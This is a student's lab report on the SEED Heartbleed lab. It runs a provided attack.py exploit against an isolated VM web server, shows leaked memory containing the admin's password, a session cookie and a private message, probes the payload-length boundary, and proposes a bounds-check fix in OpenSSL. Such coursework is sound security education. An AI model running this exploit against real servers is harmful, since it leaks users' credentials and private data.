Heartbleed Attack Lab

Submitted By: Mahika Gupta

SRN: PES1UG20CS243

Date: 18/11/2022

Overview:

The Heartbleed bug (CVE-2014-0160) is a severe implementation flaw in the OpenSSL library, which enables attackers to steal data from the memory of the victim server. The contents of the stolen data depend on what is there in the memory of the server. It could potentially contain private keys, TLS session keys, user names, passwords, credit cards, etc. The vulnerability is in the implementation of the Heartbeat protocol, which is used by SSL/TLS to keep the connection alive.

The objective of this lab is for students to understand how serious this vulnerability is, how the attack works, and how to fix the problem. The affected OpenSSL version range is from 1.0.1 to 1.0.1f. The version in the SEEDUbuntu 12.04 VM is 1.0.1.

Lab Setup:

Software**: SEEDUbuntu 12.04 VM (32-bit)** which can be downloaded from here. ●

Run two VMs from Virtual Box. Make sure both of these are running on the same "NAT Network".

● Assume that the Attacker's IP is 10.0.2.7 and Victim Web server's IP is 10.0.2.6.

```
PES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:3d:6e:35
          inet addr:10.0.2.12  Bcast:10.0.2.255  Mask:255.255.255.0
```

```
PES1UG20CS243:Mahika:VictimServer:~
$>ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:a4:4f:fa
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
```

Here the attacker IP is 10.0.2.12 and the victim IP is 10.0.2.13

Step 1: Configure the DNS server for Attacker machine

The downloaded SEEDUbuntu VM has already set up the apache2 web server to host our social networking website ELGG. **www.heartbleedlabelegg.com** is the domain name for the site. As per the lab description, we need to modify the /etc/hosts on the Attacker's machine (10.0.2.7) to make them believe **www.heartbleedlabelegg.com** is on the server machine. If you skip this, your interaction will only affect the localhost server. You can edit the ***hosts*** file on Attacker's machine using the following command.

$ sudo gedit /etc/hosts

```
PES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>sudo gedit /etc/hosts
[sudo] password for seed:
^CPES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>
```

In the hosts file, locate the line with **www.heartbleedlabelgg.com** and modify the related IP address as following:

127.0.0.1 www.heartbleedlabelgg.com

Change to **10.0.2.6 www.heartbleedlabelgg. com**

```
hosts
# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.13       www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com
```

The IP address of the website is set to the IP of the victim server, in the hosts file.

Step 2: Lab Tasks

Before proceeding to the actual lab tasks, you should perform a warm-up exercise to get familiar with this Heartbleed attack. First, boot up Victim's server and on the Attacker machine, download the provided **attack.py** code provided. Suppose you have placed this **attack.py** code in the /home/seed/directory, first make it executable using the following command:


$ sudo chmod 777 attack.py

```
PES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>sudo chmod 777 attack.py
```

```
PES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>sudo chmod 777 attack.py
[sudo] password for seed:
PES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>ls -l
total 20
-rwxrwxrwx 1 seed seed 19099 Oct 26 23:12 attack.py
PES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>
```

As warm-up task, use the following command to run the **attack.py** code on the Attacker machine:

$ python attack.py www.heartbleedlabelgg.com



We can see that the output returns a warning which states that the website returned more data than it should and that the server is vulnerable. This shows that the attack is successful.

Step 2: Explore the damage of the Heartbleed attack


Step 2(a): On the Victim Server:

You are asked to visit the **https://www.heartbleedlabelgg.com** website. Log in as an admin by using the following credentials.


Username : admin

Password : seedelgg

1. Add Boby as a friend (Go to **More -> Members -> Click Boby -> Add Friend**).



2. Send Boby a private message (Compose a message and send).




A Message with the subject “Hi” and the contents “This message is from admin to Bobby” is sent

Step 2(b): On Attacker machine:

As per the lab description, you are asked to run **attack.py** code to find out user activity, password, username and the content of the user's private message. You can run the attack command by using the following command:

$ python attack.py www.heartbleedlabelgg.com



This is the first attempt to get sensitive information from the website.
After running the attack a few more times we got the following output:

```
###################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
 is vulnerable!
Please wait... connection attempt 1 of 1
###################################################################

.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
..........
.....................................#........0...+HI<=H..+.f6b...:..=.~x+......
.....\....p.v.'.j.].{(."....>....P.?.....m...0.l.i.....*..f.Vd.O...L.7U0.G...a.{
..\.....g......3...vU.......O|cI("f...1.".o.()....M.(...7...;.7O.................
}I.s...c.. 3t..14 12:53:38 GMT
If-None-Match: "257-5032e3d7cd92c"

.}..H./..I.......d......ef13ac&__elgg_ts=1668581480&username=admin&password=seede
lgg7r.......R#.c.$.\G

PES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>
```

We can see that username and password of the admin entered in the website, on the attacker machine's terminal.

```
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
 is vulnerable!
Please wait... connection attempt 1 of 1
###################################################################

.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
..........
.....................................#.......ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/sent/admin
Cookie: Elgg=ehus72bi9p4crob5gknhgka8r1
Connection: keep-alive
If-None-Match: "1449721729"

.b.R.....!..2Fk...a....Content-Type: application/x-www-form-urlencoded
Content-Length: 136

__elgg_token=cfe31a89b6f275891d1c6215b7aabcb4&__elgg_ts=1668581559&recipient_guid
=40&subject=Hi&body=This+message+is+from+admin+to+BobbyLr..q56.[.........h

PES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>
```

We can also see the message subject and contents in the attacker's terminal on running the attack again.


Step 3: Investigate the fundamental cause of the Heartbleed attack

As per the lab description, we get to know that the fundamental cause of the Heartbleed attack vulnerability is that there is a missing user input validation while constructing the Heartbeat response packet. The objective of this task is to lead you to touch on the fundamental cause of this attack by changing the value of the payload length variable.

$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40

Or

$ python /home/seed/attack.py www.heartbleedlabelgg.com --l 0x012B




Initially, we ran the attack.py file with payload length = 4000 bytes, which the web server blindly took while constructing the response packet. When we change the payload length value to 40, we see that the extra data returned has been reduced.

Step 4: Find out the boundary value of the payload length variable.

As a lab task, you are asked to find out the boundary value of the payload length variable, which will not return any extra data. Attempt many tries to know the boundary value. Anything beyond this value will leak extra data blocks from the server's memory.

On several attempts to find the boundary value, the attack was run using different length values as payload length. Payload-length = 22 was the maximum value for which extra data was not returned:



Step 5: Countermeasure and bug fix

As per the lab description, it is quite easy to just update OpenSSL to the newer version, but this lab task requires you to give a solution at the code level to better analyse the code first. After analysing the code snippet provided in the lab description, we know that the payload length variable is directly read from the request packet without any boundary check. This is the bug that caused this Heartbleed attack vulnerability. This code fails to do the checks on the input value of the payload length variable. In the lab description, you are allowed to assume the size of the message received as the **sizeof(HeartbeatMessage)**. Let us take this assumption and fix the code as shown below.

```
...
 hbtype =
*p++;
n2s(p,payloa
d);
          if (1 + 2 + payload + 16 >
        sizeof(HeartbeatMessage)) return 0; /* silently
        discard per RFC 6520 sec. 4*/
...
pl = p;
...
```

We are checking whether the received message's size is bounded by the payload length. The if condition **(1 + 2 + payload + 16 > sizeof(HeartbeatMessage))** checks the bounds of the Heartbeat Message, where value 1 is used to store 1-byte type, value 2 is used to store 2-byte payload length and value 16 is used for padding. So, suppose if the Heartbeat request packet is coming with a payload length variable containing value 1000 but payload itself is the only 3-byte string "ABC", then according to this code the if condition will fail and it will drop the request packet to proceed further. This is how we can prevent this attack.

```
PES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>sudo apt-get update
Get:1 http://extras.ubuntu.com precise Release.gpg [72 B]
Ign http://security.ubuntu.com precise-security Release.gpg
Hit http://extras.ubuntu.com precise Release
Ign http://security.ubuntu.com precise-security Release
Hit http://extras.ubuntu.com precise/main Sources
Ign http://us.archive.ubuntu.com precise Release.gpg
Ign http://security.ubuntu.com precise-security/main Sources/
Ign http://us.archive.ubuntu.com precise-updates Release.gpg
```

```
PES1UG20CS243:Mahika:attacker:~/Downloads/Code
$>sudo apt-get upgrade
```

Update command showing error in fetching packages. Conveyed to teachers.